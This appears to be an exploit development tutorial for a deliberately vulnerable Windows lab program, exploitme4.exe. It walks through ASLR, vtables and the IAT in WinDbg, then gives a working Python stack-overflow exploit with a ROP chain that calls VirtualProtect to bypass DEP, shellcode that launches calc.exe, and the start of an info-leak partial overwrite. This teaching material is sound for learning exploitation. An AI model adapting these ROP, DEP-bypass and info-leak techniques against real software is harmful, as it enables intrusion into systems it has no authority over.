    - Processing modules
    - Done. Let's rock 'n roll.
----------------------------------------------------------------------------------------------------------------------
 Module info :
----------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
----------------------------------------------------------------------------------------------------------------------
 0x77090000 | 0x7709a000 | 0x0000a000 | False  | True    | True  |  True    | True   | 6.1.7601.18768 [LPK.dll] (C:\Windows\syswow64\LPK.dll)
 0x747c0000 | 0x7481a000 | 0x0005a000 | False  | True    | True  |  True    | True   | 8.0.0.4344 [guard32.dll] (C:\Windows\SysWOW64\guard32.dll)
 0x76890000 | 0x7695c000 | 0x000cc000 | False  | True    | True  |  True    | True   | 6.1.7601.18731 [MSCTF.dll] (C:\Windows\syswow64\MSCTF.dll)
 0x74e90000 | 0x74ed7000 | 0x00047000 | False  | True    | True  |  True    | True   | 6.1.7601.18409 [KERNELBASE.dll] (C:\Windows\syswow64\KERNELBASE.dll)
 0x747b0000 | 0x747b9000 | 0x00009000 | False  | True    | True  |  True    | True   | 6.1.7600.16385 [VERSION.dll] (C:\Windows\SysWOW64\VERSION.dll)
```

```
 0x747a0000 | 0x747a7000 | 0x00007000 | False  | True    | True  |  True    | True   | 6.1.7600.16385 [fltlib.dll] (C:\Windows\SysWOW64\fltlib.dll)
 0x76ad0000 | 0x76b6d000 | 0x0009d000 | False  | True    | True  |  True    | True   | 1.626.7601.18454 [USP10.dll] (C:\Windows\syswow64\USP10.dll)
 0x01390000 | 0x01396000 | 0x00006000 | False  | True    | True  |  True    | False  | -1.0- [exploitme4.exe] (exploitme4.exe)
 0x74f90000 | 0x75020000 | 0x00090000 | False  | True    | True  |  True    | True   | 6.1.7601.18577 [GDI32.dll] (C:\Windows\syswow64\GDI32.dll)
 0x76320000 | 0x76430000 | 0x00110000 | False  | True    | True  |  True    | True   | 6.1.7601.18409 [kernel32.dll] (C:\Windows\syswow64\kernel32.dll)
 0x755e0000 | 0x7568c000 | 0x000ac000 | False  | True    | True  |  True    | True   | 7.0.7601.17744 [msvcrt.dll] (C:\Windows\syswow64\msvcrt.dll)
 0x74a40000 | 0x74a4c000 | 0x0000c000 | False  | True    | True  |  True    | True   | 6.1.7600.16385 [CRYPTBASE.dll] (C:\Windows\syswow64\CRYPTBASE.dll)
 0x74a50000 | 0x74ab0000 | 0x00060000 | False  | True    | True  |  True    | True   | 6.1.7601.18779 [SspiCli.dll] (C:\Windows\syswow64\SspiCli.dll)
 0x770c0000 | 0x77240000 | 0x00180000 | False  | True    | True  |  True    | True   | 6.1.7601.18247 [ntdll.dll] (ntdll.dll)
 0x76bc0000 | 0x76c60000 | 0x000a0000 | False  | True    | True  |  True    | True   | 6.1.7601.18247 [ADVAPI32.dll] (C:\Windows\syswow64\ADVAPI32.dll)
 0x764c0000 | 0x765b0000 | 0x000f0000 | False  | True    | True  |  True    | True   | 6.1.7601.18532 [RPCRT4.dll] (C:\Windows\syswow64\RPCRT4.dll)
 0x6c9f0000 | 0x6cade000 | 0x000ee000 | False  | True    | True  |  True    | True   | 12.0.21005.1 [MSVCR120.dll] (C:\Windows\SysWOW64\MSVCR120.dll)
 0x755a0000 | 0x755b9000 | 0x00019000 | False  | True    | True  |  True    | True   | 6.1.7600.16385 [sechost.dll] (C:\Windows\SysWOW64\sechost.dll)
 0x76980000 | 0x76985000 | 0x00005000 | False  | True    | True  |  True    | True   | 6.1.7600.16385 [PSAPI.DLL] (C:\Windows\syswow64\PSAPI.DLL)
 0x76790000 | 0x76890000 | 0x00100000 | False  | True    | True  |  True    | True   | 6.1.7601.17514 [USER32.dll] (C:\Windows\syswow64\USER32.dll)
 0x74d00000 | 0x74d60000 | 0x00060000 | False  | True    | True  |  True    | True   | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\SysWOW64\IMM32.DLL)
----------------------------------------------------------------------------------------------------------------------



[+] This mona.py action took 0:00:00.110000
```

As we can see, all the modules support ASLR, so we'll need to rely on the info leak we discovered in exploitme4.exe.

Through the info leak we'll discover the base addresses of kernel32.dll, ntdll.dll and msvcr120.dll. To do this, we first need to collect some information about the layout of exploitme4.exe and the three libraries we're interested in.

.next section

First of all, let's determine the RVA (i.e. offset relative to the base address) of the .text (i.e. code) section of exploitme4.exe:

```
0:000> !dh -s exploitme4


SECTION HEADER #1
   .text name
     AAC virtual size
    1000 virtual address          <---------------------------
     C00 size of raw data
     400 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
60000020 flags
         Code
         (no align specified)
         Execute Read


SECTION HEADER #2
  .rdata name
     79C virtual size
    2000 virtual address
     800 size of raw data
    1000 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
```

```
40000040 flags
         Initialized Data
         (no align specified)
         Read Only
<snip>
```

As we can see, the RVA is 1000h. This information will come in handy soon.

Virtual Functions

The class Name has two virtual functions: printName() and printNameInHex(). This means that Name has a virtual function table used to call the two virtual functions. Let's see how this works.

In OOP (Object-Oriented Programming), classes can be specialized, i.e. a class can derive from another class. Consider the following example:

C++

```
#define _USE_MATH_DEFINES
#include <cmath>
#include <cstdio>

class Figure {
public:
    virtual double getArea() = 0;
};

class Rectangle : public Figure {
    double base, height;

public:
    Rectangle(double base, double height) : base(base), height(height) {}

    virtual double getArea() {
        return base * height;
    }
};

class Circle : public Figure {
    double radius;

public:
    Circle(double radius) : radius(radius) {}

    virtual double getArea() {
        return radius * M_PI;
    }
};

int main() {
    Figure *figures[] = { new Rectangle(10, 5), new Circle(1.5), new Rectangle(5, 10) };
```

```
    for (Figure *f : figures)
        printf("area: %lf\n", f->getArea());

    return 0;
}
```

The classes Rectangle and Circle inherit from the class Figure, i.e. a Rectangle *is a* Figure and a Circle *is a* Figure. This means that we can pass a pointer to a Rectangle or a Circle where a pointer to a Figure is expected. Note that Figure has no implementation for the method getArea(), but Rectangle and Circle provide their own specialized implementations for that function.

Have a look at the main() function. First three Figures (two Rectangles and a Circle) are allocated and their pointers are put into the array figures. Then, for each pointer f of type Figure *, f->getArea() is called. This last expression calls the right implementation of getArea() depending on whether the figure is a Rectangle or a Circle.

How is this implemented in assembly? Let's look at the for loop:

```
    for (Figure *f : figures)
010910AD 8D 74 24 30          lea         esi,[esp+30h]
010910B1 89 44 24 38          mov         dword ptr [esp+38h],eax
010910B5 BF 03 00 00 00       mov         edi,3
010910BA 8D 9B 00 00 00 00    lea         ebx,[ebx]
010910C0 8B 0E                mov         ecx,dword ptr [esi]
        printf("area: %lf\n", f->getArea());
010910C2 8B 01                mov         eax,dword ptr [ecx]
010910C4 8B 00                mov         eax,dword ptr [eax]
010910C6 FF D0                call        eax
010910C8 83 EC 08             sub         esp,8
010910CB DD 1C 24             fstp        qword ptr [esp]
010910CE 68 18 21 09 01       push        1092118h
010910D3 FF D3                call        ebx
010910D5 83 C4 0C             add         esp,0Ch
010910D8 8D 76 04             lea         esi,[esi+4]
010910DB 4F                   dec         edi
010910DC 75 E2                jne         main+0A0h (010910C0h)
    return 0;
```


```
}
```

The interesting lines are the following:

```
010910C0 8B 0E            mov       ecx,dword ptr [esi]     // ecx = ptr to the object
        printf("area: %lf\n", f->getArea());
010910C2 8B 01            mov       eax,dword ptr [ecx]     // eax = ptr to the VFTable
010910C4 8B 00            mov       eax,dword ptr [eax]     // eax = ptr to the getArea() implementation
010910C6 FF D0            call      eax
```

Each object starts with a pointer to the associated VFTable. All the objects of type Rectangle point to the same VFTable which contains a pointer to the implementation of getArea() associated with Rectangle. The objects of type Circle point to another VFTable which contains a pointer to their own implementation of getArea(). With this additional level of indirection, the same assembly code calls the right implementation of getArea() for each object depending on its type, i.e. on its VFTable.

A little picture might help to clarify this further:



Let's get back to exploitme4.exe. Load it in WinDbg, put a breakpoint on main() and hit F10 (step) until you're inside the while loop (look at the source code). This makes sure that the object name has been created and initialized.

The layout of the object name is the following:

```
|VFTptr | name           | ptr   |
 <DWORD> <-- 32 bytes --> <DWORD>
```

As we said before, the Virtual Function Table pointer is at offset 0. Let's read that pointer:

```
0:000> dd name
0033f8b8  011421a0 0033f8e8 01141290 0114305c
0033f8c8  01143060 01143064 00000000 0114306c
0033f8d8  6ca0cc79 0033f8bc 00000001 0033f924
0033f8e8  011413a2 00000001 00574fb8 00566f20
0033f8f8  155a341e 00000000 00000000 7efde000
0033f908  00000000 0033f8f8 00000022 0033f960
0033f918  011418f9 147dee12 00000000 0033f930
0033f928  7633338a 7efde000 0033f970 770f9f72
```

The VFTptr is 0x011421a0. Now, let's view the contents of the VFTable:

```
0:000> dd 011421a0
011421a0  01141000 01141020 00000048 00000000
011421b0  00000000 00000000 00000000 00000000
011421c0  00000000 00000000 00000000 00000000
011421d0  00000000 00000000 00000000 00000000
011421e0  00000000 01143018 01142310 00000001
011421f0  53445352 9c20999b 431fa37a cc3e54bc
01142200  da01c06e 00000010 755c3a63 73726573
01142210  75696b5c 5c6d6e68 75636f64 746e656d
```

We have one pointer for printName() (0x01141000) and another for printNameInHex() (0x01141020). Let's compute the RVA of the pointer to printName():

```
0:000> ? 01141000-exploitme4
Evaluate expression: 4096 = 00001000
```

IAT

The IAT (Import Address Table) of a file PE is a table which the OS loader fills in with the addresses of the functions imported from other modules during the dynamic linking phase. When a program wants to call an imported function, it uses a CALL with the following form:

```
CALL      dword ptr ds:[location_in_IAT]
```

By inspecting the IAT of exploitme4.exe we can learn the base addresses of the modules the functions are imported from.

First let's find out where the IAT is located:

```
0:000> !dh -f exploitme4

File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
     14C machine (i386)
       5 number of sections
550DA390 time date stamp Sat Mar 21 18:00:00 2015

       0 file pointer to symbol table
       0 number of symbols
      E0 size of optional header
     102 characteristics
            Executable
            32 bit word machine

OPTIONAL HEADER VALUES
     10B magic #
   12.00 linker version
     C00 size of code
    1000 size of initialized data
       0 size of uninitialized data
    140A address of entry point
    1000 base of code
         ----- new -----
00ac0000 image base
    1000 section alignment
     200 file alignment
```

```
       3 subsystem (Windows CUI)
    6.00 operating system version
    0.00 image version
    6.00 subsystem version
    6000 size of image
     400 size of headers
       0 checksum
00100000 size of stack reserve
00001000 size of stack commit
00100000 size of heap reserve
00001000 size of heap commit
    8140  DLL characteristics
            Dynamic base
            NX compatible
            Terminal server aware
       0 [       0] address  of Export Directory
    23C4 [      3C] address  of Import Directory
    4000 [     1E0] address  of Resource Directory
       0 [       0] address  of Exception Directory
       0 [       0] address  of Security Directory
    5000 [     1B4] address  of Base Relocation Directory
    20E0 [      38] address  of Debug Directory
       0 [       0] address  of Description Directory
       0 [       0] address  of Special Directory
       0 [       0] address  of Thread Storage Directory
    21A8 [      40] address  of Load Configuration Directory
       0 [       0] address  of Bound Import Directory
    2000 [      B8] address  of Import Address Table Directory   <-----------------------
       0 [       0] address  of Delay Import Directory
       0 [       0] address  of COR20 Header Directory
       0 [       0] address  of Reserved Directory
```

The RVA of the IAT is 0x2000 and its size is 0xB8 bytes. Now we can display the contents of the IAT by using the command dps which displays the addresses with the associated symbols:

```
0:000> dps exploitme4+2000 LB8/4
00ac2000  76334a25 kernel32!IsDebuggerPresentStub     <---------------------- kernel32
00ac2004  770f9dd5 ntdll!RtlDecodePointer            <---------------------- ntdll
00ac2008  763334c9 kernel32!GetSystemTimeAsFileTimeStub                            msvcr120
00ac200c  76331420 kernel32!GetCurrentThreadIdStub                                 |
00ac2010  763311f8 kernel32!GetCurrentProcessIdStub                                |
00ac2014  763316f1 kernel32!QueryPerformanceCounterStub                            |
00ac2018  7710107b ntdll!RtlEncodePointer                                          |
00ac201c  763351fd kernel32!IsProcessorFeaturePresent                              |
00ac2020  00000000                                                                 |
00ac2024  6ca94ced MSVCR120!_XcptFilter [f:\dd\vctools\crt\crtw32\misc\winxfltr.c @ 195] <---+
00ac2028  6ca6bb8d MSVCR120!_amsg_exit [f:\dd\vctools\crt\crtw32\startup\crt0dat.c @ 485]
00ac202c  6ca1e25f MSVCR120!__getmainargs [f:\dd\vctools\crt\crtw32\dllstuff\crtlib.c @ 142]
00ac2030  6ca1c7ce MSVCR120!__set_app_type [f:\dd\vctools\crt\crtw32\misc\errmode.c @ 94]
00ac2034  6ca24293 MSVCR120!exit [f:\dd\vctools\crt\crtw32\startup\crt0dat.c @ 416]
00ac2038  6ca6bbb8 MSVCR120!_exit [f:\dd\vctools\crt\crtw32\startup\crt0dat.c @ 432]
00ac203c  6ca24104 MSVCR120!_cexit [f:\dd\vctools\crt\crtw32\startup\crt0dat.c @ 447]
00ac2040  6ca955eb MSVCR120!_configthreadlocale [f:\dd\vctools\crt\crtw32\misc\wsetloca.c @ 141]
00ac2044  6ca6b9e9 MSVCR120!__setusermatherr [f:\dd\vctools\crt\fpw32\tran\matherr.c @ 41]
00ac2048  6ca0cc86 MSVCR120!_initterm_e [f:\dd\vctools\crt\crtw32\startup\crt0dat.c @ 990]
00ac204c  6ca0cc50 MSVCR120!_initterm [f:\dd\vctools\crt\crtw32\startup\crt0dat.c @ 941]
00ac2050  6cacf62c MSVCR120!__initenv
00ac2054  6cacf740 MSVCR120!_fmode
00ac2058  6c9fec80 MSVCR120!type_info::~type_info [f:\dd\vctools\crt\crtw32\eh\typinfo.cpp @ 32]
00ac205c  6ca8dc2c MSVCR120!terminate [f:\dd\vctools\crt\crtw32\eh\hooks.cpp @ 66]
00ac2060  6ca1c7db MSVCR120!__crtSetUnhandledExceptionFilter [f:\dd\vctools\crt\crtw32\misc\winapisupp.c @ 194]
00ac2064  6c9fedd7 MSVCR120!_lock [f:\dd\vctools\crt\crtw32\startup\mlock.c @ 325]
00ac2068  6c9fedfc MSVCR120!_unlock [f:\dd\vctools\crt\crtw32\startup\mlock.c @ 363]
00ac206c  6ca01208 MSVCR120!_calloc_crt [f:\dd\vctools\crt\crtw32\heap\crtheap.c @ 55]
00ac2070  6ca0ca46 MSVCR120!__dllonexit [f:\dd\vctools\crt\crtw32\misc\onexit.c @ 263]
```

```
00ac2074  6ca1be6b MSVCR120!_onexit [f:\dd\vctools\crt\crtw32\misc\onexit.c @ 81]
00ac2078  6ca9469b MSVCR120!_invoke_watson [f:\dd\vctools\crt\crtw32\misc\invarg.c @ 121]
00ac207c  6ca1c9b5 MSVCR120!_controlfp_s [f:\dd\vctools\crt\fpw32\tran\contrlfp.c @ 36]
00ac2080  6ca02aaa MSVCR120!_except_handler4_common [f:\dd\vctools\crt\crtw32\misc\i386\chandler4.c @ 260]
00ac2084  6ca96bb8 MSVCR120!_crt_debugger_hook [f:\dd\vctools\crt\crtw32\misc\dbghook.c @ 57]
00ac2088  6ca9480c MSVCR120!__crtUnhandledException [f:\dd\vctools\crt\crtw32\misc\winapisupp.c @ 253]
00ac208c  6ca947f7 MSVCR120!__crtTerminateProcess [f:\dd\vctools\crt\crtw32\misc\winapisupp.c @ 221]
00ac2090  6c9fed74 MSVCR120!operator delete [f:\dd\vctools\crt\crtw32\heap\delete.cpp @ 20]
00ac2094  6ca9215c MSVCR120!_getch [f:\dd\vctools\crt\crtw32\lowio\getch.c @ 237]
00ac2098  6ca04f9e MSVCR120!fclose [f:\dd\vctools\crt\crtw32\stdio\fclose.c @ 43]
00ac209c  6ca1fdbc MSVCR120!fseek [f:\dd\vctools\crt\crtw32\stdio\fseek.c @ 96]
00ac20a0  6ca1f9de MSVCR120!ftell [f:\dd\vctools\crt\crtw32\stdio\ftell.c @ 45]
00ac20a4  6ca05a8c MSVCR120!fread [f:\dd\vctools\crt\crtw32\stdio\fread.c @ 301]
00ac20a8  6ca71dc4 MSVCR120!fopen [f:\dd\vctools\crt\crtw32\stdio\fopen.c @ 124]
00ac20ac  6cacf638 MSVCR120!_commode
00ac20b0  6ca72fd9 MSVCR120!printf [f:\dd\vctools\crt\crtw32\stdio\printf.c @ 49]
00ac20b4  00000000
```

We just need three addresses, one for each module. Now let's compute the RVAs of the three addresses:

```
0:000> ? kernel32!IsDebuggerPresentStub-kernel32
Evaluate expression: 84517 = 00014a25
0:000> ? ntdll!RtlDecodePointer-ntdll
Evaluate expression: 237013 = 00039dd5
0:000> ? MSVCR120!_XcptFilter-msvcr120
Evaluate expression: 675053 = 000a4ced
```

So we know the following:

```
@exploitme4 + 00002000    kernel32 + 00014a25
@exploitme4 + 00002004    ntdll + 00039dd5
@exploitme4 + 00002024    msvcr120 + 000a4ced
```

The first line means that at address exploitme4 + 00002000 there is kernel32 + 00014a25. Even if exploitme4 and kernel32 (which are the base addresses) change, the RVAs remain constant, therefore the table is always correct. This information will be crucial to determine the base addresses of kernel32.dll, ntdll.dll and msvcr120.dll during the exploitation.

Popping up the calculator

As we've already seen, the layout of the object name is the following:

```
|VFTptr | name           | ptr   |
 <DWORD> <-- 32 bytes --> <DWORD>
```

This means that ptr is overwritten with the dword at offset 32 in the file name.dat. For now we'll ignore ptr because we want to take control of EIP.

First of all, notice that the object name is allocated on the stack, so it is indeed possible to overwrite ret eip by overflowing the property name.

Since we must overwrite ptr on the way to take control of EIP, we must choose the address of a readable location for ptr or exploitme4 will crash when it tries to use ptr. We can overwrite ptr with the base address of kernel32.dll.

Fire up IDLE and run the following Python script:

Python

```python
with open(r'c:\name.dat', 'wb') as f:
    readable = struct.pack('<I', 0x76320000)
    name = 'a'*32 + readable + 'b'*100
    f.write(name)
```

Load exploitme4 in WinDbg, hit F5 (go) and in exploitme4's console enter 'n' to exit from main() and trigger the exception:

```
(ff4.2234): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=6ca92195 edx=0020e0e8 esi=00000001 edi=00000000
eip=62626262 esp=001cf768 ebp=62626262 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
62626262 ??              ???
```

We can see that EIP was overwritten by 4 of our "b"s. Let's compute the exact offset of the dword that controls EIP by using a special pattern:

```
0:000> !py mona pattern_create 100
Hold on...
```

```
[+] Command used:
!py mona.py pattern_create 100
Creating cyclic pattern of 100 bytes
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0
Ad1Ad2A
[+] Preparing output file 'pattern.txt'
    - (Re)setting logfile d:\WinDbg_logs\exploitme4\pattern.txt
Note: don't copy this pattern from the log window, it might be truncated !
It's better to open d:\WinDbg_logs\exploitme4\pattern.txt and copy the pattern from the file


[+] This mona.py action took 0:00:00.030000
```

Here's the updated script:

Python

```python
with open(r'c:\name.dat', 'wb') as f:
    readable = struct.pack('<I', 0x76320000)
    pattern = ('Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6'+
           'Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A')
    name = 'a'*32 + readable + pattern
    f.write(name)
```

Repeat the process in WinDbg to generate another exception:

```
(f3c.23b4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=6ca92195 edx=001edf38 esi=00000001 edi=00000000
eip=33614132 esp=0039f9ec ebp=61413161 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
33614132 ??              ???
```

Let's find out the offset of 0x33614132:

```
0:000> !py mona pattern_offset 33614132
Hold on...
[+] Command used:
!py mona.py pattern_offset 33614132
```

```
Looking for 2Aa3 in pattern of 500000 bytes
 - Pattern 2Aa3 (0x33614132) found in cyclic pattern at position 8
Looking for 2Aa3 in pattern of 500000 bytes
Looking for 3aA2 in pattern of 500000 bytes
 - Pattern 3aA2 not found in cyclic pattern (uppercase)
Looking for 2Aa3 in pattern of 500000 bytes
Looking for 3aA2 in pattern of 500000 bytes
 - Pattern 3aA2 not found in cyclic pattern (lowercase)


[+] This mona.py action took 0:00:00.180000
```

Now that we know that the offset is 8, we can reuse the script we used before to defeat DEP. We just need to make some minor modification and to remember to update the base addresses for kernel32.dll, ntdll.dll and msvcr120.dll.

Here's the full script:

Python

```python
import struct

# The signature of VirtualProtect is the following:
#   BOOL WINAPI VirtualProtect(
#     _In_   LPVOID lpAddress,
#     _In_   SIZE_T dwSize,
#     _In_   DWORD flNewProtect,
#     _Out_  PDWORD lpflOldProtect
#   );

# After PUSHAD is executed, the stack looks like this:
#   .
#   .
#   .
#   EDI (ptr to ROP NOP (RETN))
#   ESI (ptr to JMP [EAX] (EAX = address of ptr to VirtualProtect))
#   EBP (ptr to POP (skips EAX on the stack))
#   ESP (lpAddress (automatic))
#   EBX (dwSize)
#   EDX (NewProtect (0x40 = PAGE_EXECUTE_READWRITE))
#   ECX (lpOldProtect (ptr to writeable address))
#   EAX (address of ptr to VirtualProtect)
# lpAddress:
#   ptr to "call esp"
#   <shellcode>

msvcr120 = 0x6c9f0000
kernel32 = 0x76320000
```

```
ntdll = 0x770c0000

def create_rop_chain():
   for_edx = 0xffffffff

   # rop chain generated with mona.py - www.corelan.be (and modified by me).
   rop_gadgets = [
      msvcr120 + 0xbf868,  # POP EBP # RETN [MSVCR120.dll]
      msvcr120 + 0xbf868,  # skip 4 bytes [MSVCR120.dll]

      # ebx = 0x400 (dwSize)
      msvcr120 + 0x1c658,  # POP EBX # RETN [MSVCR120.dll]
      0x11110511,
      msvcr120 + 0xdb6c4,  # POP ECX # RETN [MSVCR120.dll]
      0xeeeefeef,
      msvcr120 + 0x46398,  # ADD EBX,ECX # SUB AL,24 # POP EDX # RETN [MSVCR120.dll]
      for_edx,

      # edx = 0x40 (NewProtect = PAGE_EXECUTE_READWRITE)
      msvcr120 + 0xbedae,  # POP EDX # RETN [MSVCR120.dll]
      0x01010141,
      ntdll + 0x75b23,     # POP EDI # RETN [ntdll.dll]
      0xfefefeff,
      msvcr120 + 0x39b41,  # ADD EDX,EDI # RETN [MSVCR120.dll]

      msvcr120 + 0xdb6c4,  # POP ECX # RETN [MSVCR120.dll]
      kernel32 + 0xe0fce,  # &Writable location [kernel32.dll]
      ntdll + 0x75b23,     # POP EDI # RETN [ntdll.dll]
      msvcr120 + 0x68e3d,  # RETN (ROP NOP) [MSVCR120.dll]
      msvcr120 + 0x6e150,  # POP ESI # RETN [MSVCR120.dll]
      ntdll + 0x2e8ae,     # JMP [EAX] [ntdll.dll]
      msvcr120 + 0x50464,  # POP EAX # RETN [MSVCR120.dll]
      msvcr120 + 0xe51a4,  # address of ptr to &VirtualProtect() [IAT MSVCR120.dll]
      msvcr120 + 0xbb7f9,  # PUSHAD # RETN [MSVCR120.dll]
      kernel32 + 0x37133,  # ptr to 'call esp' [kernel32.dll]
   ]
   return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

def write_file(file_path):
   with open(file_path, 'wb') as f:
      readable = struct.pack('<I', kernel32)
      ret_eip = struct.pack('<I', kernel32 + 0xb7805)          # RETN
      shellcode = (
         "\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02" +
         "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x02\x0f\x44\xc6\xaa" +
         "\xe2\xf6\x55\x8b\xec\x83\xec\x0c\x56\x57\xb9\x7f\xc0\xb4\x7b\xe8" +
         "\x55\x02\x02\x02\xb9\xe0\x53\x31\x4b\x8b\xf8\xe8\x49\x02\x02\x02" +
         "\x8b\xf0\xc7\x45\xf4\x63\x61\x6c\x63\x6a\x05\x8d\x45\xf4\xc7\x45" +
         "\xf8\x2e\x65\x78\x65\x50\xc6\x45\xfc\x02\xff\xd7\x6a\x02\xff\xd6" +
         "\x5f\x33\xc0\x5e\x8b\xe5\x5d\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c" +
         "\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0" +
         "\x75\xea\x8b\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53" +
         "\x56\x57\x89\x4d\xf4\x64\xa1\x30\x02\x02\x02\x89\x45\xfc\x8b\x45" +
         "\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8b\xcf\xe8\xd2" +
         "\xff\xff\xff\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b" +
```

```
            "\x5c\x30\x78\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff" +
            "\xff\xff\x8b\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0" +
            "\x89\x45\xfc\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75" +
            "\xff\xff\xff\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d" +
            "\xf0\x40\x89\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c" +
            "\x33\xc0\x5f\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24" +
            "\x8d\x04\x48\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04" +
            "\x30\x03\xc6\xeb\xdd")
        name = 'a'*32 + readable + 'a'*8 + ret_eip + create_rop_chain() + shellcode
        f.write(name)

write_file(r'c:\name.dat')
```

Run the script and then run exploitme4.exe and exit from it by typing "n" at the prompt. If you did everything correctly, the calculator should pop up. We did it!

Exploiting the info leak

Now let's assume we don't know the base addresses of kernel32.dll, ntdll.dll and msvcr120.dll and that we want to determine them by relying on exploitme4.exe alone (so that we could do that even from a remote PC if exploitme4.exe was offered as a remote service).

From the source code of exploitme4, we can see that ptr initially points to the beginning of the array name:

C++

```
class Name {
    char name[32];
    int *ptr;

public:
    Name() : ptr((int *)name) {}
<snip>
};
```

We want to read the pointer to the VFTable, but even if we can control ptr and read wherever we want, we don't know the address of name. A solution is that of performing a partial overwrite. We'll just overwrite the least significant byte of ptr:

Python

```
def write_file(lsb):
    with open(r'c:\name.dat', 'wb') as f:
        name = 'a'*32 + chr(lsb)
        f.write(name)

write_file(0x80)
```

If the initial value of ptr was 0xYYYYYYYY, after the overwrite, ptr is equal to 0xYYYYYY80. Now let's run exploitme4.exe (directly, without WinDbg):

```
Reading name from file...
Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaÇ°&!
 0x01142148 0x00000000 0x6cace060 0x0000000b 0x0026f87c 0x00000021 0x0026f924 0x
6ca0a0d5]
Do you want to read the name again? [y/n]
```

As we can see, the first 8 dwords starting from the address indicated by ptr are

```
0x01142148 0x00000000 0x6cace060 0x0000000b 0x0026f87c 0x00000021 0x0026f924 0x6ca0a0d5
```

There's no trace of the "a"s (0x61616161) we put in the buffer name, so we must keep searching. Let's try with 0x60:

```
write_file(0x60)
```

After updating name.dat, press 'y' in the console of exploitme4.exe and look at the portion of memory dumped. Since exploitme4.exe shows 0x20 bytes at a time, we can increment or decrement ptr by 0x20. Let's try other values (keep pressing 'y' in the console after each update of the file name.dat):

```
write_file(0x40)
write_file(0x20)
